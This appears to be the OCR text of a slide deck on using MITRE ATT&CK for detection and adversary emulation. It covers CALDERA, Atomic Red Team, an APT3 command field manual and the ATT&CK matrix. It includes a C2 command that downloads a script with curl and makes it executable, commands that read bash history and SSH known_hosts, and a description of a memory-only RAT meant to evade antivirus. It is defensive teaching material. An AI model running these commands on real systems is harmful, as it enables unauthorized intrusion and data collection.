  - CALDERA: https://github.com/mitre/caldera
  - Red Team Automation: https://github.com/endgameinc/RTA
  - Metta: https://github.com/uber-common/metta



**atomic mode remote code executor**

A sandcat is a desert cat that leaves no footprint. In that vein, the CALDERA 54ndc47 is a remote access trojan (RAT) designed to run only in RAM, never touching the file system. In this way, it can bypass many signature-based anti-virus programs. Run a variant on any host to test.

discovery
Download WIFI tools

ABILITY ID: e9bcdf0d-be08-4aec-bf1e-e73655403d55

TACTIC: discovery

NAME: Download WIFI tools

DESCRIPTION: Download a set of commands for manipulating WIFI


COMMAND:

```
curl -sk -X POST -H 'file:wifi.sh' #{server}/file/download > /tmp/wifi.sh &&
chmod +x /tmp/wifi.sh
```

```
monitor >>> ad 1
|    phase | ability_id                           | tactic            | name                  | command                                                                      |
|----------+--------------------------------------+-------------------+-----------------------+------------------------------------------------------------------------------|
|        1 | 422526ec-27e9-429a-995b-c686a29561a4 | collection        | Dump history          | cat ~/.bash_history                                                          |
|        1 | b6f545ef-f802-4537-b59d-2cb19831c8ed | discovery         | Snag broadcast IP     | ifconfig | grep broadcast                                                    |
|        1 | c0da588f-79f0-4263-8998-7496b1a40596 | discovery         | Identify active user  | whoami                                                                       |
|        2 | 36eecb80-ede3-442b-8774-956e906aff02 | defensive-evasion | 1-min sleep           | sleep 60                                                                     |
|        2 | 5f77ecf9-613f-4863-8d2f-ed6b447a4633 | collection        | Parse SSH known_hosts | cat ~/.ssh/known_hosts                                                       |
|        2 | 85341c8c-4ecb-4579-8f53-43e3e91d7617 | discovery         | Collect ARP details   | arp -a                                                                       |
|        4 | e9bcdf0d-be08-4aec-bf1e-e73655403d55 | discovery         | Download WIFI tools   | curl -sk -X POST -H 'file:wifi.sh' #{server}/file/download > /tmp/wifi.sh && |
|          |                                      |                   |                       | chmod +x /tmp/wifi.sh                                                        |
|        5 | 9a30740d-3aa8-4c23-8efa-d51215e8a5b9 | discovery         | Scan WIFI networks    | /tmp/wifi.sh scan                                                            |
monitor >>>
```

# Adversary Emulation

## Red Canary’s Atomic Red Team (https://atomicredteam.io/)



### Atomic Test #1 - System Service Discovery

Identify system services

**Supported Platforms:** Windows


**Inputs**

| Name | Description | Type | Default Value |
|---|---|---|---|
| service_name | Name of service to start stop, query | string | svchost.exe |

**Run it with `command_prompt` !**

```
tasklist.exe
sc query
sc query state= all
sc start ${servicename}
sc stop ${servicename}
wmic service where (displayname like "${servicename}") get name
```

# Adversary Emulation



- **Use ATT&CK to mature what your red team is doing**
  - Have your team choose a different ATT&CK technique each week
  - Discuss how you’d use different procedures to perform the behavior
  - Bring in your threat intel analysts to talk about how adversaries are using it
  - Communicate with your blue team in a common language
- **Have your red team start emulating ATT&CK techniques themselves**
  - APT3 Adversary Emulation Plan: https://attack.mitre.org/resources/adversary-emulation-plans/


# Adversary Emulation

## APT3 Adversary Emulation Field Manual

| Category | Built-in Windows | Cobalt Strike | Metasploit | Description |
|---|---|---|---|---|
| Discovery | | | | |
| **T1082** | ver | shell ver | | Get the Windows OS version that's |
| **T1082** | set | shell set | get_env.rb | Print all of the environment variables |
| **T1033** | whoami /all /fo list | shell whoami /all /fo list | getuid | Get current user information, SID, domain, groups the user belongs to, |
| **T1082** | net config workstation<br>net config server | shell net config workstation | | Get computer name, username, OS software version, domain information, |
| **T1016** | ipconfig /all | shell ipconfig | ipconfig<br>post/windows/gather/en | Get information about the domain, network adapters, DNS / WSUS |
| **T1082** | systeminfo [/s COMPNAME] [/u DOMAIN\user] [/p password] | systemprofiler tool if no access yet (victim browses to website) | sysinfo, run winenum, get_env.rb | Displays detailed configuration information about a computer and its operating system, including |
| **T1012** | reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections | shell reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v | reg queryval -k "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" -v | Check for the current registry value for terminal services, if it's 0, then terminal services are enabled. If it's 1, then they're disabled |

# Adversary Emulation

- **Develop your own adversary emulation plan**
- **Choose an adversary that is important to *you***
- **Use ATT&CK to communicate findings and drive defenders to improve**



- **More info on developing plans:**
  - ATT&CK Evaluations Methodology: https://attackevals.mitre.org/methodology/round1/scope.html
  - Threat-based Purple Teaming with ATT&CK: https://www.youtube.com/watch?v=OYEP-YAKIn0&index=3&list=PL7ZDZo2Xu332XUiwFHB5X-tXfqIwVkg5l&t=0s
  - ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK: https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1536260992.pdf

# Bringing it All Together

pixelartmaker.com

***Disclaimer: will not really make you invincible against adversaries**

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Command And | Exfiltration | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | Access Token Manipulati | Access Token Manipulati | Account Manipulation | Account Discovery | AppleScript | Audio Capture | Commonly Used Port | Automated Exfiltration | Data Destruction |
| Exploit Public-Facing Application | CMSTP | Accessibility Features | Accessibility Features | Binary Padding | Bash History | Application Window Discovery | Application Deployment Software | Automated Collection | Communication Through Removable Media | Data Compressed | Data Encrypted for Impact |
| External Remote Services | Command-Line Interface | Account Manipulation | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discovery | Distributed Component Object Model | Clipboard Data | Connection Proxy | Data Encrypted | Defacement |
| Hardware Additions | Compiled HTML File | AppCert DLLs | AppInit DLLs | Bypass User Account Control | Credential Dumping | Domain Trust Discovery | Exploitation of Remote Services | Data from Information Repositories | Custom Command and Control Protocol | Data Transfer Size Limits | Disk Content Wipe |
| Replication Through Removable Media | Control Panel Items | AppInit DLLs | Application Shimming | Clear Command History | Credentials in Files | File and Directory Discovery | Logon Scripts | Data from Local System | Custom Cryptographic Protocol | Exfiltration Over Alternativ Protocol | Disk Structure Wipe |
| Spearphishing Attachmen | Dynamic Data Exchange | Application Shimming | Bypass User Account Control | CMSTP | Credentials in Registry | Network Service Scanning | Pass the Hash | Data from Network Shared Drive | Data Encoding | Exfiltration Over Comman and Control Channel | Endpoint Denial of Service |
| Spearphishing Link | Execution through API | Authentication Package | DLL Search Order Hijacking | Code Signing | Exploitation for Credential Access | Network Share Discovery | Pass the Ticket | Data from Removable Media | Data Obfuscation | Exfiltration Over Other Network Medium | Firmware Corruption |
| Spearphishing via Service | Execution through Module Load | BITS Jobs | Dylib Hijacking | Compile After Delivery | Forced Authentication | Network Sniffing | Remote Desktop Protocol | Data Staged | Domain Fronting | Exfiltration Over Physical Medium | Inhibit System Recovery |
| Supply Chain Compromise | Exploitation for Client Execution | Bootkit | Exploitation for Privilege Escalation | Compiled HTML File | Hooking | Password Policy Discove | Remote File Copy | Email Collection | Domain Generation Algorithms | Scheduled Transfer | Network Denial of Service |
| Trusted Relationship | Graphical User Interface | Browser Extensions | Extra Window Memory Injection | Component Firmware | Input Capture | Peripheral Device Discovery | Remote Services | Input Capture | Fallback Channels |  | Resource Hijacking |
| Valid Accounts | InstallUtil | Change Default File Association | File System Permissions Weakness | Component Object Model Hijacking | Input Prompt | Permission Groups Discovery | Replication Through Removable Media | Man in the Browser | Multi-hop Proxy |  | Runtime Data Manipulation |
|  | Launchctl | Component Firmware | Hooking | Control Panel Items | Kerberoasting | Process Discovery | Shared Webroot | Screen Capture | Multi-Stage Channels |  | Service Stop |
|  | Local Job Scheduling | Component Object Model Hijacking | Image File Execution Options Injection | DCShadow | Keychain | Query Registry | SSH Hijacking | Video Capture | Multiband Communication |  | Stored Data Manipulation |
|  | LSASS Driver | Create Account | Launch Daemon | Deobfuscate/Decode Files or Information | LLMNR/NBT-NS Poisonin and Relay | Remote System Discover | Taint Shared Content |  | Multilayer Encryption |  | Transmitted Data Manipulation |
|  | Mshta | DLL Search Order Hijacking | New Service | Disabling Security Tools | Network Sniffing | Security Software Discovery | Third-party Software |  | Port Knocking |  |  |
|  | PowerShell | Dylib Hijacking | Path Interception | DLL Search Order Hijacking | Password Filter DLL | System Information Discovery | Windows Admin Shares |  | Remote Access Tools |  |  |
|  | Regsvcs/Regasm | External Remote Services | Plist Modification | DLL Side-Loading | Private Keys | System Network Configuration Discovery | Windows Remote Management |  | Remote File Copy |  |  |
|  | Regsvr32 | File System Permissions Weakness | Port Monitors | Execution Guardrails | Securityd Memory | System Network Connections Discovery |  |  | Standard Application Layer Protocol |  |  |
|  | Rundll32 | Hidden Files and Directories | Process Injection | Exploitation for Defense Evasion | Two-Factor Authentication Interception | System Owner/User Discovery |  |  | Standard Cryptographic Protocol |  |  |
|  | Scheduled Task | Hooking | Scheduled Task | Extra Window Memory Injection |  | System Service Discovery |  |  | Standard Non-Application Layer Protocol |  |  |
|  | Scripting | Hypervisor | Service Registry Permissions Weakness | File Deletion |  | System Time Discovery |  |  | Uncommonly Used Port |  |  |
|  | Service Execution | Image File Execution Options Injection | Setuid and Setgid | File Permissions Modification |  | Virtualization/Sandbox Evasion |  |  | Web Service |  |  |
|  | Signed Binary Proxy Execution | Kernel Modules and Extensions | SID-History Injection | File System Logical Offsets |  |  |  |  |  |  |  |
|  | Signed Script Proxy Execution | Launch Agent | Startup Items | Gatekeeper Bypass |  |  |  |  |  |  |  |
|  | Source | Launch Daemon | Sudo | Group Policy Modification |  |  |  |  |  |  |  |
|  | Space after Filename | Launchctl | Sudo Caching | Hidden Files and Directories |  |  |  |  |  |  |  |
|  | Third-party Software | LC_LOAD_DYLIB Additio | Valid Accounts | Hidden Users |  |  |  |  |  |  |  |
|  | Trap | Local Job Scheduling | Web Shell | Hidden Window |  |  |  |  |  |  |  |
|  | Trusted Developer Utilities | Login Item |  | HISTCONTROL |  |  |  |  |  |  |  |
|  | User Execution | Logon Scripts |  | Image File Execution Options Injection |  |  |  |  |  |  |  |
|  | Windows Management Instrumentation | LSASS Driver |  | Indicator Blocking |  |  |  |  |  |  |  |
|  | Windows Remote Management | Modify Existing Service |  | Indicator Removal from Tools |  |  |  |  |  |  |  |
|  | XSL Script Processing | Netsh Helper DLL |  | Indicator Removal on Host |  |  |  |  |  |  |  |
|  |  | New Service |  | Indirect Command Execution |  |  |  |  |  |  |  |
|  |  | Office Application Startup |  | Install Root Certificate |  |  |  |  |  |  |  |
|  |  | Path Interception |  | InstallUtil |  |  |  |  |  |  |  |
|  |  | Plist Modification |  | Launchctl |  |  |  |  |  |  |  |
|  |  | Port Knocking |  | LC_MAIN Hijacking |  |  |  |  |  |  |  |
|  |  | Port Monitors |  | Masquerading |  |  |  |  |  |  |  |
|  |  | Rc.common |  | Modify Registry |  |  |  |  |  |  |  |

**Threat intel: what techniques do our adversaries use?**

**Detection: what can we detect?**

**Assessment & Eng: how can we improve?**

**Adversary Emulation: does our security hold up?**

# Takeaways

- **ATT&CK can help you create a threat-informed defense, no matter if you’re or **
- **Do what you can, with what you have, where you are:**
  - Detection
  - Assessment and Engineering
  - Threat Intelligence
  - Adversary Emulation
- **Choose a starting point that works for your team**

# ATT&CK

https://attack.mitre.org

attack@mitre.org

@MITREattack

Michael Long

@michaellongii